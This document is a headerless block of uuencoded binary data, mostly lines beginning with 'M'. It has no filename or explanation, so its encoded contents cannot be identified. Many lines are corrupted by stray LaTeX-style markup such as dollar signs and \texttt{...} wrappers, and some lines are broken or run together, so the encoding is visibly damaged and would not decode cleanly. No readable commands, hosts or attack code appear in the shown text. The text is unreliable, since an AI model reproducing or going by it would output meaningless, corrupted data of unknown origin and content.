$MX)@AE^{"}($_{-*!}[B'N121ZX85"CD4C[YF_J$"_F]/E\7NBN0K^;1?U+_?$HD$ $ML\&\&$6[P`:0B2`,"21-RMX010-R&Z$V@$N]WS/Q#B>R&]]O==WN\`0M^(0?B?$ MBGXB?BUBAI7%8:2)"OQ3"C324)0+5T?-JU(53,)1C\60@T_#;K"?B-7M6APD M\$=9H1RI/Q9;2&E)#0K.<-NGWWXMF,E&-) `@C3C\6J4TM?Q9)(@,2Z/[\$+\$&_ MOOPW1115K!^"C7XT:M?O1(B''36N!T*:;HSX2\F*#\;2FB Q@MK5+P'XU#^- $\texttt{M?QOQC\$_\$J_T*_\#:5;KZ\#} \\ \times /\texttt{GZ^M_\&/QP\$(D.YPAAD\FMD-3:DB\$\&@PX\\$5Y)}$ M."N\\$;>F%&'QD"O,*VF-PT_G\\$2###L&?)8X86>ZD#;<;'G%F"X_8J8.+&'S $\texttt{M4T_H_-_1?*_BT,X1?>QC+Y?*@68P_GB6_X4"N\&G/\M,9Z@?1ES,>$R8D_\#(I) }$ $M@_9'5@(RIUQM0=\#DC9T3B48`K<MOY]&>T?6$.!M[;L\^L=AA_/-IM^HK.#I>$ MXET_GPCQ(;01;11G_!)\$7Y'P?GT:URAHBCB*`XY&'H^\$5Y8:R`7,T=X\$NNEH MSV=@RT?:+L`2I2Z<%^0UVCH8F(;N*J7`K?6@M[_.L]:'N"JES[[77C8;=F"^

M\5NB+=IMTX6P,^H.3LQ'HVX-Z`LU!_.BPJ/%MJT&B\$@\$-Q!.*'JJ?"_ZMTJM M,?V"*I`8N:Z=IQ=B_?.@**OZL/SMT/^SPZ.M\.A^7CN,^%;79@!RV,!!05_@ MM#-W/X>KEK<PNK\$+S>A9_*_B[^`+76^R<#)@ULRZ<P'=VU&O>ZB\$9.\\$OH1U $M"!"'>U]8LEJ",/!8I</`V@.W9!.I?7H7\GQ&7\;G,KOP&_DS?C_=[JS@^O.Y$ MO5]?BEB`2(-'Y3B`)0N[M20'#"O+P_*SFQ[786YH#W!I-R%VCM_(?010<< M'\LF<X@0Y\$26;HT"?1:C%/_/@<L-D38%X+TD`WQ<#>TU^0U=2P^L;'6\2((5 M7+C41#-\$MG): $U55+U8E$4,W917^J@DS*289"7.ZQ;U>?];/3RY\]].0=&K5E$ MLTFU7K\$I+%TW\8V7M@4U>S.QBE</#3()7,_/KKX#+Q9[OXNC17MD;XT1!RFB M:0:-S>,U#\$]]9#\21`IJ-)`,G.FL'-9]WU'X\$U9RB?'!*T?G55HAVIG>ER\$9 M;8)ODV22<QURD:8MUFFW!Q<N_F_NOI6V=(Z'\1MW[])_2I"XE<&.K?IN*\`M M[;:P>CU;516!CN%^F96JZ9_@4;"3\$<"P\EIX;WJT3Q@8L1QG.210G/"Z<;KI $M) 3F(%([%;X$RZH[**45#5/+F3*\5NSO:XLYF&CX)Q/]>U<-)5N3/?/1'"=ZL$ M!QNS7Z&(3WICA)P7MXPHR;;@:7R>\C<7XZZX':59ZKYQON\$ZBZ<([Q"M.9U% M%6-I#_7D+(;_U>_2[-\$`RXA1KEB?`J4BJN4]+.N\D(DT\PL0RHFY=7S(!<-R M1`U(%))9&4(W3;]UA%[G>F[B@ULD5RIA46H0J)\$\$UC`IFG3SSHW_@#,A\A=X MEUN<AH3#DA"G`B#0A891(A&YI'Q//.(-MWR-<]U#M9D0XV:8\$_`FX%G\(GVI M%N?@;)9%^M+4'W\<HPRJ(N)!"J//(63-SZ_V6+I?`DOPB<1XB_%AC@&((`A0 M'RB35N,8,U[OHB)5;>0?Z"I3'PYT]8HBJ\$8*X["`@)"/.')28847;*!9H)V] $M10/8]QAJ]XB"66F@:96J9ID0)(K,[3:"N0T%16W8-J/(L5UDW.)!13DY+\)\$ $\texttt{M`Q!*T^-J!C\#"BO>L_+=9XS=U75"?E\$_*/$<2B+K^5PT-U5P(X3Y?]$/TM>?}$ M_]AQWUEGQAB_P*^P407M?Z]8`]H0B!"`?B]GD>-R!"(\$'9+`?U<DCVO2\$1A/ M)9-*./WFOD]_2K^CRYZNOT_U/CVI[K\1H_I,#R\+_2C;3?Z3\]"8,-M*C^D M9\$1*^RPB`T(#C%U^B9H16FA`\$2@?TF4-")5"000`E-#556C_RT!K:'5H7^E, $\texttt{MD40"S]+]*5\%&2\#^7)^\texttt{CIDIH}_2\texttt{NZM}<6\texttt{L}9\$Q\texttt{CF}\$\texttt{JG}]+^-\#\texttt{BR[']+(HBTJ)G,N}$ MC!Y?=K/TTP5X^\$*1SJ<(/Z=U:D,H-%?IL+JVD5_3D!6H?I7#"#5XIIJ/Z91A M?T\THT)B[_2P?IND:\$:6A+Q5)_LM-V+6K/T<T4LH_35_3DIQ="'Z=W\O][7) MZODCY(!Y%J(8<4/(_MFR(GD!Y(O)*#D!Y&BY+#`9\$>07IYVTRFEJDD0EZ-`7 MXJAZK2^FG7Y48742X+?:-DXLCF_7N>J`<YR^=:W"_!<\$]G]<X"_7WWJ\7Z%E M_VW*"WYS2N=;ZSM6<Q0PRX(SA[(%^DLVHW:'?4U#^@RE@0ZN\$#5^BSW:?U# M^O>TVKJ9EQ=?@]&B<KDKE`],L9:A&+,FHT42&PED&;[=1XYE_NF0\$\#Y2Q-9 M']+XALA3/1B-,\A<5,?T7?4^I^\Q,0'?J-;(!HTES/&MY*W^\5A6`G9`2.-B MS#776R9[IL;%#=UW:C4\$FE!?_MB?U!X/T=YO(/KI@=X7"#2PMT9FPL1?J?Z= M/VV#?JK0KIB9?8.>,R+C>OU_4,XB'V;K5+_^7+\$Z?8X/#N?+S0_.G[F7!*\A M.;[W`7I,<.3]"].V^W.K[\IOUED(0:H"1"(?RS((H\$(<9RHV,6`*[?M"V!^* M[KOW;..\$CW,0(*"'?Z;^2%_4YM,*F5>]?C6:B+S:;4:_I_<`'*OD!"(Y!'*D $\texttt{M9V\&\$ME<S]>=3Z-!G^Q^;^-_\#F;UQ\#_*(4)0_[H"'ZS]UW[4\$4[R[V^.@8YRJ]] + (4)0_[H"'ZS]UW[4\$4[R[V^.@8YRJ]] + (4)0_[H"'YV] + (4)0_[H"'YV] + (4)0_$ $MHQQKJ\Z\'[E]N+\$\$,]8VZWIOK""QQ`W9*Q.#"T=\$HO-DT1S)]PMV*7=39,N5$ $M^-T77M7GT@CE4L(&7#6409<OJI(JU$])P3Q<LP(,;\+!AL8@/M"Z=RIO?F#1$ M>VXGYT,BO/GY8VB[8()[J\$1AK(@NKR*135OS&A:P<3]I1\EN7>8!V>=P?6G MOVR[]7T8U%:2">.G.F`A(11XVY&]K,'1;2P`HPG]H[9@9=A<S[WQ<,F@:"%1 $M<@4=Q"!\$9F<R0!:0\&AHSN]]E=.!6SD:XZ#9/\S.X*C9K58^&9''/4'/A)2$ M?`[HL?E1SKB4&42!1H#!`Z0]*F2S(/086REF>R:DIWU)AD*/HOTOGCD);#20 $M = \& = ! \& -5 JGAC9 "^'67J8 > TZ + 05GD95 $ & 63 + W$. $V? : CPX; 8V6] Y4 \ U@DF;$ M\`TCFF], I\$+2E/#D6C!57I:H:S2\$E\$QS>+[)<XOG,C\$'WYH7W(K2]5@7\D<[M\U020WJVK&/'`:'7\$'P*^ZKS-&"D\A!2-"@XE(B).'9Y.NG7PA:LCE*[&XWD M[*FR_".9TT2!B296`A.)K0IH0!=;8Z+HGH/HD#:5]W8G#>TC&Z%#K2CIKWGX M'*)2^JQE"_>K<RRYV+:%UUHP8X;T4_FVN6]S@ZWKR'500E<`U6^Q\$;*4\T&; M*6<`Q&+1!-#82FV'7B8L6,SCA5LQ5LM7!0I@L7A:CM]T>!M],O@_%E<N(S\$F MWM(W'":BB+QMJMNOH?CM+OV'^FLIS5`2<@@JI>?`+QA@91DI)AH11\$CBK"H[M0Z\$DB%`WM(<3GGDC(.-^C1X=N5_CJ0>ONRY/F.3NP,L;]V??<7Q>-?H58R`/ M\$5K0"-F@C1@I.#AI9TU1]Y>EJGLXW+_1MD7*7-T]FI,3A<]3Z0\IY3NJ60D+ MI?,?9>% J[7[CK?"E>ZI5>&2O&/:-'5)[NX?>DZB<R5TMW24^\$R='!YK+Y W MR`L;%:^8\NBR\$C7GN<%`XS(90[A:S[EPKK(8UG_+2?`.GP6"-7/@.E"S;CX\$ $M9R)SKY[[Q\24(*\9"5TXU,2J3\[M?^?0?!9^0!Z7"_<K^$VV/]3:P3.W_/$8]$ M<7\")T3(?L](Z6"8^0^7G5=?UDQU\K#A(XLDD0%#*!V4429>F7\1A;TDE^ M*1FH*[P?XKY:<+X^/WPXX>.(`Y'(&''Y`!]_/_A8_(3@P\<@1%_;60M<CYB/ M9]\$`]./R910#!'&!@0\?QQB\</2\$\$_./+QL/^='ERZ?C+\$K1TN*(*JKCR]#Y M=@B\$8X+JE2U24RFO+X525"#0T"1"#1Y?("U5)7*ZFF!+JH@E.?S5%?+T6C0< $\texttt{M\&@N9*B1\&A1:} \\ \texttt{O43*?0)!3]"$:, \texttt{EC1^AI"VLIY?01*3,Y\#QOSV:,\#NK=2-TD} \\ \texttt{M\&@N9*B1\&A1:} \\ \texttt{O43*?0)!3]"$:, \texttt{EC1^AI"VLIY?01*3,Y\#QOSV:,\#NK=2-TD} \\ \texttt{M\&@N9*B1&A1:} \\ \texttt{O43*?0)!3]"$:, \texttt{EC1^AI"VLIY?01*3,Y\#QOSV:,\#NK=2-TD} \\ \texttt{M\&@N9*B1&A1:} \\ \texttt{O43*?0)!3]"$:, \texttt{EC1^AI"VLIY?01*3,Y\#QOSV:,\#NK=2-TD} \\ \texttt{O43*?0)!3]"$:, \texttt{EC1^AI"VLIY?01*3,Y\#QOSV:,\#NK=2-TD} \\ \texttt{O43*?0)!3]"$:, \texttt{O43*?0} \\ \texttt{O43*?0]!3]"$:, \texttt{O43*?0} \\ \texttt{O43*} \\ \texttt{O43*?0} \\ \texttt{O43*} \\$ MJ_T/+P:1\$3\$"46T2V'S&0K**G`TB60K,/SHBKY<,""!QI1A#%!/T)Y=&A:%F $M@BN(>7]YFC>9:2]$7R[^1M+,53^@Q?+U!D=+.-*M+E)"LB+1FJ@J""K*\N(B)$

M&IF[I<'EWRYA\$#@E&*K]"E/T,G5>7/NOZOW?I_Z/Z/T_K?TP_3\SUO_ZS[_] $M1KY))_U/FY!@&<OL&+>6',`L@P0#Y@@/$`L=\^EXGO\5YX1V.#RQ^O<C8BT.$ M^{7+WS+Y_N4-X(,/+(/@DQ6<+X%?\01/VI>_^V?)XJ$%L:Z*0;6GT7UWWM}$ MSZ?>QAEKJ^ENS_>C]*MO_<P-X!^'?EKH:'_.!:6K]_]XW.-FL@%DKC(?OGK M/3],Y;A:?VFN<]TC]T7]2C\(;<WXYMH5S\$'*P[J;9/<2NVS?E3`W(Z-8\'X[MJR9FJ%W718&UI" _H7'PTO^_U6;SU=NV-:)&*4K_KC)G111ZKF4S?=*.8+5# M(&@3WH4L8K(ERS&O.-`MSSIPKF'-:MP@)@9N=O3?8YMNJ5ZO`!!"R""%<1@@ $M'#+<@,)UC2]T=>QK1)RQ@OS=4U$OV/V^$,5>G#N,::;S_9;$>3A-_U'`+9!J$ MCU1OW\<B2>;7;R:Y9YVP2"?U7CQ^S/.Z.[7;HMB6.DE4HC<NSLL?],='CT_6 MTVK[S'.N&.ERYO'DXR_B5380D_@*J;VQV8<V[M9;'_PV3WK4"3"CJUT3#*UG M'END374.6<P:]!_XJG9LJ05Y?59/<ZJ`K5#K3_;X^#CV/F_:7X2%F7DRDT\$# $M\W$II<!-3^{\},\#=,/Q1_C'Q!A]Y8\5+;OC^5I8[KD07C;1^Q_"'M,1V4?RGN]$ $M8 < U72F//2:-JVVEF)S1 > Z:W > J'X', H&(+=5J/S"U9 > [QF95)-"*C_)1FLF, N$ $MX#5A#DH' > , -.MIM1H \setminus 6ME9009VBD855F1 = EI25"2L7QVN4%5(T/\.7^701C,$ M!=<[RCK688D!\$^!TYD]HN7^T/.T!U^,.=E+\$6P79MLTEF_0F.4^\$^A!LKG<! M4TQH; `)E^JJ'KY--K()PF&%I_HHW/40.(7#M-D@:J%O1,8"A+@S;"!]0,X7, MKW\$\$@Z]1)K`D>F@Y1FE]+?_V[JG'';#FV0612KE2/2T+CV%U4LZ;LK)4>L?5 M:10/=>6AT`OOP4['RMIJS/+9AL=R?P+VK855/03[E2.C/]N#:=5LL,]/6PXMCVY;.@9_V#I/25BNS#>S/"\[@:;0Y1]_WF,P].D.^19W"<PGM.JIAF<C"+.[</pre> M)YLK!C'(66!!+[W]2#DZA\$\$T-T:08QVUV"%9147U)?FC/63XC?4&\C-MS]Z> M800@QZ`)!800DX%*=_MG..FB0IQ02-J5:&8S9,&C<1,-SF!?!#ZQSV\$LOC_* MW.:LBF%!4SO`ADP'V8==UC-,W'QS?-ARZ4[Q-U,\;E:#+V>T\$DHZ\>'#:NB^ M2FJ?!HEL,%EDRIK6H@W8[Y9#5A5I-N@X%C8DP.U&D964GR8X\-/!?B6&<!\$D M)"L08'RA0T&17-]&#'_/-"2(8G-I\$\RZI"B""#H7(].+&7P3#:K3"Y?`V>IM M'D%:3QH;I&]T2X.EP@:3]"^J%\$X"(.O&:3>]YMR\$\(#55:U?.5_-<_PEPRDZ M4R"IA46T=OF!=78%+TEO1:@0=MB@CF<[)Y-X7*.6DK%,2,"" !F#?)S\$ZJP@ M7]EDX[3!C5HB"OE,?3+S+?+1OHY:R"M+@L&@=KFL2; A&G63Y^UT'4J%JVK[$MYSOUT. < F5 \& .3) (9 \% 63 () \% 0 \# A (0 <) R8 [:F+@^2J \% YL-\11@#?WQ?STU7; MU?]$ $M[2;.4J_MS[4L&/QL7!0RP@0^]GN=JU[B#)($&2A(EJHM?(OM'.5]\B5)^&&#$ M(`C%E#)\$``OOJ>42TUUZ&,5RA(M?'I[G:#S2M#3KI&R'@X*TM@@@E5XC8LL\$ M-?*M'IXIR^5\$KBY:]KXM[9)4]JGSH(!`Y!3GH0.\$?>=7L8P^GYRL(O*@&8-! MX_O*!`6I]TG_K=@,R]Q#`WG_UYN\$+VJ?%/RA=9S"_J-*TW\S_"GUO1G@9\#\ $\label{eq:miv} \texttt{MIV;V'S5X<)V<RO:?M2+IHB.[YV]=-\$7PTS\backslash G?:9X;^MOL;W=\#AQ\$6U6B5'VX}$ $\label{eq:muvk5njiq<} $$ MUVK5NJIQ<) 1AJOH>?!@T@E+)[E(DR6D0S0_B<7]:.\<] %JV>G?+6#)LC)Q; 3 $$ AUVACAN AND CONTROL OF THE CONT$ $MQ6G._O_=Z/>^<\CW.V_JN2N/Q[T;E'=Z^E_PYW\/]H/\#_$$9_#9?T$C[X!W]$ MB2`K+X`P*'WR!C&(#>Z20,TGW._[GN>#S?<"+0Z/SO.PGG=GSOG(_E_O_]_R MU_]H\[YFJLOYGY'^;[&X?S_S[O\$9_DPZ_SP;^U_FZ-X&G^?J2KK4UVAJMXN* M:PJ"HC_/EIJA_D0_G:O4E2A:TS0K_+.A=2A=8;KJ*JBUJ!BC^9J"(G5P(*)H MQ4,5I3__\$_DZV5A:6A11%\$2E\$,Z&E+I%(@UFON\$55MJ[J&;::5:1I\$'M6J@_ MSD11&HT)@+!:\$5/?9* F8B4(()DO^>,DI.9*E--PX741VE\$1PZM%R%1;5MNV MHN=:K'\THE"E-;12\$@2D9!A`<VTBR1:2A/YVOX\&+@CL2J+11!PP@:I7\W+M MNPD8P49J9:("BK;!IC$;2()E(J"8D*QDT8*DQ+!4046E+9($!&A:IN/\UF,$ MT*#E&,(RODBKB5,6TT_SN+E+2HT(6P%'!:+2TTTB5_,U%\$?YV"4F9`R8S"", M^ZLJV,%#<U%U8T9D&@55%:UM*C6J?S-&\$\$2APTOR;%*TJO_2^-O`C0I2JT($M-.)4T+\#CAT\&+11S5?S535(Z)%>!F-$!0:*:?YS"4U_/BA;/^,;_F]#_*S^B$ MYC^0_HRS^=']Q7\'_K_/_/FOP!PV1*;K^>XK/S']_?*Q]E6!MR?D@<,9`%%@ M'M/-7NN!6^][/?-T\.(;>\;K\#>\LWCVH_U+.V"7!4UN:^C\$*\OC<@Y!7QMX $MJH'O:9CL^H(M?RUQIG<+-5/8)")^Y<7RQO>4-\\@(I4KM,QG^,IT?'G>Q(_QY)$ M"?GMJT5QG-^ZE"T4GDF7,S0L22_PT@L]ELS8FQEG*8U!HS_CWJ[Z[68JEG>S MOH=?\VBOST,,B;3-VRM'/)B-^EVH"!D%.,Y&W@KNPM8FP76T(9/.IE7[#\)T M=\OD:=*\$R%KPYWW S\7J41-@.OFLM!(DW(B*9#<(-LX39TO^N*WMH%Y/(B\$A $MC^E.O1?$)[Y6"&`\$+2193RPA_!!<DABS(H=[CXWCX_\Z6[.-F2-2F,=\$3K4BA $M:1-W#=>!^{V/94KQ1}2#4=R5/1H/-L]1-7\BDC4!-800X_X[6;G<CG(U&9LB)]$ $M7XWY)44.8HG-B\#@I;^+?TWO:\6$)&I?BFK*&IGG-V1J"4ISTMVEWCQ[O_,Q^$ MGB<<>V?P\&Y\E1%A7?IQ`]`?JG;"[3^"(2R6KE%0EE--9)D9)DM,%>S(!A. M;(_;QO@7G@W5(&[;R(.B`(8\SUONUU.3&G"+LZ\$D<W#V]*B=\JCNAYA#.!S' $\label{eq:mgcbfgws} \verb|MGCBFG\W$|, AQ=; $> NOPO) XWV #7EZ/YSPU_V, Y[M2,?C;3(7`AZO,@_6AZ\0]|$ MIU:%0D\$GR\%GEBQ80+#%;38/M@U6%%P/)KO6J]O)'WF-'6S6?GI-:O;B".?T $ML\1WB\#0*('1^:A&Q@(?3`_T_S_&90>\#IE?77+CRSS:R0]S;$D\,_:=JF8_J,$

 $M<^8V[QL@G50???8I)$ % $VN2@Y<>:]N\.]H,9!4@<]"J"8HF4=+.6C0<(=R)94#$ $MNC96!)/$&#"K6]DK=2Z^$XE02*4($Q@0R=)Z`QTJ;9'4\8K(B4D9`'=27ZJ6$ M6!7%'>#5T"C:C&>`QR?PWA.=%_NO;Y#"=/`O^3CH#MT+N#__%PDE4`1W&^5C M4, `S3T=NLMF7=!](1WF8B]LXC, <JPSPI9P2.GB(L;3["]K9!6J!"J9''<(&(M, $@N^3N>ZR$; $/1QPQ<X!'^9!^?*8H,C\?-^6PKC8^.='34R2KV4$\[7,G^/F]$ M3ZX>"6)Z7.SZ`]<]ONX:\M"&+9U)"`-A534Q636RI=9LC)PY'A4YUDVG6@:R MC:T5DE+(#8&[_">TV/C&50>U@'-#!\$LP_\F#KJS-T`G%TK*G*BM)CX3@(@*H MH94K#FZ(B7R]`KS4FH\$I)R*+5F<"A1+(H._'=)C'MAE\$YRLLBFLR%U9=G5-S M+FRHU@-89T8%\$>W8YDN(Y=-@C.+0:EB:.R&(O\EO)P<L1??L%<',FH)F@#(Y MMO5#90#P&4X?L>XQ7+7?GI4/X[Y3+LQ:+KOVO___,_W9B7&B&8:3G)M'L3J?, $MZ(X@R66]&2GJ = (-1M=5^1E6+H@8,<(JO_@JM65]EL'U#-8*2.^_=C.+TBE' MC_H;^V=AK)S,MKJY928"28P[-&:V=[,([AFL"M\BU9:M`N<45?RI2NVEM>%I $MM, 8/IHRWL-MFZSOD! "KZQ&`$(B]LL\()4_XKO!BZ:=CYJM6V.O,IP0<9S2]2$ $M%/6::90JT<<IXJ!(]/&DT:"#0-X!@!"..@4,(,6?EIH\BCJ/,=<^Z455R/HF$ ME5?U12->Q'&E\R?A7=&.?V%LV(=/R#NTQ_=SE=><>4QO.Q\33-G'"IBV02FN M.I^C@:7MENK#[LK8Y8U:204Z0M5AF\R(3L@GHJ2=#&,]>ROMM#AB<>_7<\--MBII*%!,,I&E6HP:6@"(<`O+XBH_\8X*S)5]E^EL-0VP'M0CQ=3/&V#9&=94+ $MJJ_)8!3SSB;\\O<>I^+D5T399MHWE3.G+:_Z^, #D84==<;-=L[YQ8/BM6TS]$ M<[.D>N>Q3\^0%0"I3UVJ#W!\$\$5/BIEK._<T7KQPJVLOAB(M*6M+)KC5,B7"U $MXOKX/$K')##7D?@IE>8A.*[JV-1^*D\1\4=9\H5[X?-:4];K\H;TK_\H<.M9]$ M6X^1,E>2\$:XN+.*TI1JZ=\$CS'-!)1(7KR?R]G3^AOW1:EIKS)RH'^4?/CWOY M#'!\(6'4^,>I[I+W/=CKS(((D^/YGNVK6J_A?.L2#"0N14M(D#SR,_DRS*%B MQ_J ,:88+0-:+Q##=V5]#\CO^'Q32]A5A"R5"?G\T]"V%;R?0.!*HHD?)>)+0 $MO;P)R0:R_Z^8W8$6@\#B(<!^A0A903T]272J1&=,-F/EUE>%EANQK>C;;6JW:$ M7X)Q<<M!&N/@;`H2;\$U=7";N8F0>7M;II<56CH\$306(.)LEAXV'RV"W3`L:E $M\&S7^O_][/_='W/IST3WW"?3<[H]=1IRPZ#;748F$S"5022HD:)""BEM4*IS"$ MKE20OR, + /52JCE"EHZ; H@HH8: (09!%N3IW`O'C'&(GNN=; K>+&4>4)V/)>[-M;DVDB*--&HF)=J50:S<W)Y.XZ0JLM1BJF9,)A-<<>,KG?>F,76D6K2=?VVF/ M[T.O[7??[3N3WN\$\>U5\$:X>(X8Q[!Y.M]@>%UUQYE\SYD\QYBW^GS)1YD87) M/,:%_8'F?2YJ_,'FCSO])]J?TG.OL\$\Q\=X^_,?(=AYC;"3S'I?,GOZ_OX\R M?OORO], ?, X\Q_+1]#YFKT)YBR9AAE_TO\QHC+KS#^*Q!\Q)6EJW("WBO,)]; $\texttt{M}<:+\texttt{R}(\texttt{BTN6C30T\&FD}:\texttt{N3/F}!\texttt{06E}\\\texttt{$0S$\#}]\texttt{G}_3\#\&[+9--\&\texttt{A}"\texttt{OBF8}-):?S\&@I($W;S]$ MS#4I-"!F5ARU:M*BJ&`PZ2+2OF'^2X'S?P\U<"Z;1I81C0^8E0<6*@MH1H:H M_IP(J4TUN8!CQ/X6,+DH8E*33S\$BB+3A#D1Q_3H10Z4(#58HC4\$2H+YBMK8(M(I2HM4-"4E?TR"U2@:DS\$51D((K37F'[9H'(B*(-"T68-6I31;&EPM.M1%*1 M%!6_,-*)\"T2AH:\QGS!0D:!JEI:\$Q8NC4#@>8T%*E"TB(7<_I*,Q#S'_#%6 M57AFB44.*T2,K^A,'Q_\LP.?,273_3_2S)][YSS-::1Q7F<3^FPS,*>EU#]0 MQ;XB6>:AR_T7\NGF,>:#R,BK9^FJ:X8D\S@;\QYJ_-&K*QYKTK_UA^YYH]+Y MK^H]!^V6=U_YZS^P/'OXR:GY@<>"2:,#--VJ3RBO*]'TK8XSU0-#NC%V@*[O $\texttt{MB\$@8;U!G9@:'+9G^Q]Y]P>\&0\$]']I4K+4;3U0_=@]O]-<\texttt{WZLOT7Q/,L+ITE_}$ M:RE^TF>?]QG]G<3?UX1L=SX*2@V71F=\M\$H/Z+TRK0M-?E?N+T!-(CGJ<!!! $M#, W)9RA2Q"BP8:@$&"S,;;GG+]9RC.5/W:!(P\UY5G:$?X"#]V[-^X@1Z/WI$ M7Q#'+1[;VF.9/ZKFKA]'_M/(>?,9TC8(TSV;;%KIT7I<?W/96=)8"5@M:@LX M-".W[I5840P66#Y_7,=Q96AA^30JP:'"K'L,!+41#:^X308T_VL4)[DN*0]7 M]F/]*;X0>ENU=1MQ*N?OX0BSMP-:N;A,W#_7H0Y/T49^4P'MX9;.:')P7=/F MI[IFN7^_=P,1>918)JRDLXIQ\?0!@9Q_@R\OZO"OCZWVS!_U3O"=S<?UL\$BX MA/!I2"C7\$K8JCV\$QPGAF'A3Y,#E.+ZK78GH3C_+E5SL[X_?_0@43_\$=\$?H9, M42E,923-EWAHA_4F&I-QIAHC&NU0-\$C`',!&Y"\1#^9Z'FP(,C,DB]SNB1G_ M 9V:SX -?%<GV=)-HO6%YC]K8J>?-A)GTZ=XY92GTADS.\F"Q5K/O.5FDFJQ M<.)LWTUG+(7PONCVLEES>AUJ(GI7(64%N+27P]\S\$@A RRL14T^\(\1ZQK:B M'F+D.8B2C] WO(CX+%0&:Y(5'@*)@SI%'%FZ\$)(L[5=HLQ"44*)#"BLV,6*I $MR?^{.}W=W.MWF(63:[![?.*)<_{7A.}:$Q:BQ4G_*.1<3\\+>L-&1M<]Y]*WXKU+$ $M_+Z^*]7/8])5\&'"^G>K_6T8^N!9^3VTP[74W^H@';!&U;-),DN4DG$J0K=G>4$ ML\3&\$0IX*RUR:'M.P_+,V*K=I8GB0KXT,'?+77GJQ876GX!\4SGIG68%Y#.@ $MZA((I^*1R6@,[R$Y280923AO\["U2BTD[+FC[+4W]=5;O>_CN9FX"][=I@5*])$ MZ%S_-:F9'E7QH_([Y'Q9E>M=I9LPAEV(BG=I,T#@[FWJ!2S?+?LS<.M[T\.\$ $M:)0)=9$!E"X@_XME]UA2!U3Q1Q93-`+(U'RV2G`=G>-59+,)[BE)E)1(1L!@$ $MA&UU!H0J$H*6074B$2]@68&5Z3-6AX9C>A2GK!$I,_#=_6-J$,.L]2<GP/!I$

 $MO%Y_{IT5_0C-8X??/DPW7Y%4<+OI&DQ=<H=)]-))@W0U%OK,@6#,%9U')(?[Q)$ MM&?\66\$T#OPJ^)5I>>^CF\$Y3A?#\$WF[5RJU&."93!/>MPHEPN=4*%E5DH*TK M2J.#)PJ_#=/YV01%2%(STS[T9041IE[O%801.EREG8\$'67T?U,)XFHDYA\$-3 M<7)9:^BQSX?4QU\$OP_]*6Q?7`#-4K98MPH[5DZ%10]<:5K31?2BQXFU,&D4F M:GD[BZ,)CS@\7OR?+KO+U\CIO\[RUL='BWRLYYE8@AH_F;3OBUFH'ID&O-6" MX32CA49PLD(N#S6%A@[R\4,W+6*7:ZTI60O^6K_/4=?;:*QJPG*C,;ERM[AL MDU0F%M%BE#=[Z\$I+R!\:ND-J:;\$K0#G=V,;/3179?91?/="3WW[:TTVO>^A7 MF2S.>AU4,:Z**IM;\$/9F8'@;Y-C*!F46P\$MA.='&.I5MZ)=1\$?.,9'%7>RRM M=B*IH%J'40[Q"O??*@IN1H8041!F]R`C9VH[,BDTF>'(GNB[4:PTCFSR"IQ0 $\label{eq:mgahjqx0?51>,RYU*YU(&-KV&V\J*Q&ME@+0?XUE<\$F^QQ9CW_<4=.>1UD*9&BCAHJQXO?51>,RYU*YU(&-KV&V\J*Q&ME@+0?XUE<\$F^QQ9CW_<4=.>1UD*9&BCAHJQXO?51>,RYU*YU(&-KV&V\J*Q&ME@+0?XUE<\$F^QQ9CW_<4=.>1UD*9&BCAHJQXO?51>,RYU*YU(&-KV&V\J*Q&ME@+0?XUE<\$F^QQ9CW_<4=.>1UD*9&BCAHJQXO?51>,RYU*YU(&-KV&V\J*Q&ME@+0?XUE<\$F^QQ9CW_<4=.>1UD*9&BCAHJQXO?51>,RYU*YU(&-KV&V\J*Q&ME@+0?XUE<\$F^QQ9CW_<4=.>1UD*9&BCAHJQXO?51>,RYU*YU(&-KV&V\J*Q&ME@+0?XUE<\$F^QQ9CW_<4=.>1UD*9&BCAHJQXO?51>,RYU*YU(&-KV&V\J*Q&ME@+0?XUE<8+...)$ M1+!SW,3QG1V0GPD[A&*T-O!%[>3*TOHH+D.0K5LI\-+15_H_)/-;/5%1FL[J $M\&u\&9-YN`F9*'_N@0DER-M$"\&0C[QM[QPQ9U?B:\3>F>I.72SD-27DDWLBM-1$ $M <: Z/-TR! 2ST`D; ZBK5 \setminus 4*!^O>=[7B(H,S=$OP7LF%V/I#Q8B(8%DV=OBGB-1)]$ M&ZI`OF!%R)\$&%>P=!&CBGB]758@H0(]T.RD:ZS_X4)`RRD8DIIA:\$;7*FYR[MG269=BG0Y0J'4%51%*1\$Q0OAB%)D'[\$UZ>[?A)GR7QMM7.B8M!9UM0';N^W4 MW)PM?+-2J,'?XX)1=DK49X:&.E'K.K5RNL\$@RY8QNBUXEU'P\<\$<L7(\)P0* MA&>01[3AI#!&=RH9WS7V+NN7%IV\T#QWM;A>MCY_-8P`B+PA1\$#4=ADDHUSV MHU; -)R7!13DDIY_4Z&.7B_-UYL=2?=<[F^HU^=YVY1:N@\'S^W'+<X<7_--" M>&0;GY@EXK"\1M0>H>I^&])C>!7\$;NTS'73C:E.+:5F4D5`?C.;,X9VW-5!: M,7B7",^;?TM>H@7QN[FAA2S[\$N_C8&M'"G3AC2GQS";.EKN=[(G*EYIY[%^: MX^CS^+/)T.C]8G2YN5\3>IGW;WKM#R;\0'M?N_\^&:U:.V2-#\9/?DKJ^?7Y MC1PO<X3P?_'W6TLQO@)[M/^/">]_^_]%(TC4D)^!-S4;Y+_"K%!_*'_6DZW $\label{eq:mb_g9h$D"} $$MB_G9h$D"]SI3=]!9[90]$$IV=&+S[QO?<KE_S>/B"J[>0!:8B[1?VSK^\]_=E$$ M;E12U0P\$P0JL_JD&\$>^LF8,YYF)8Q/V3'0C_W.3(HV&C(<DXQQF*HQ2Z1(T, M_PDT*UOCUG]LOCI,5N!,G#I\$M`2#6\'??VTZ*B`Y2,5R\$-?ERDDG\C.R._?5 MY809K7+V?AZ:\OD^1NE8J^);L4)XPQF%VSQ<KZ)JWR3YL\#1?EWX\$#W"1'Y! M>W]", TQP"10*3 Y_XW 'ZAI0D4\WT5Q:GD?H2>[1K;7C+HR9//8^HN@[7-WI4I $MA"Q1,[RW]9Y_N_0'A?@SS]?$ \$=][C_E[SR>3ZJV'.\/>,1*OK#-F+N.=+ZL^" $M,^{\} N7T'Q/GO6WZ#T(>=]!Z"O@O07Z#->@T(>@;[WEQWOHJQF=[U>?0F*])$ $\label{eq:main_bound} $$M^{_}_&: 8/$^Y>1] $X^01'D?!=H>B^@[V01^B6CY4]&_S(?/5_D^C2_1DN/HST7)$$ MT?:77HU/1_GF@J_>?@T9IRY)37HIB_1[9T%UI5-2U%*1\$R6B(QA^7V&F*-[C M6E:51`1:?-_WXO#ME\$H2YPIJT,5Z-&O.,X,I!#T3*F0/1)4I%-537T<HQ<@: 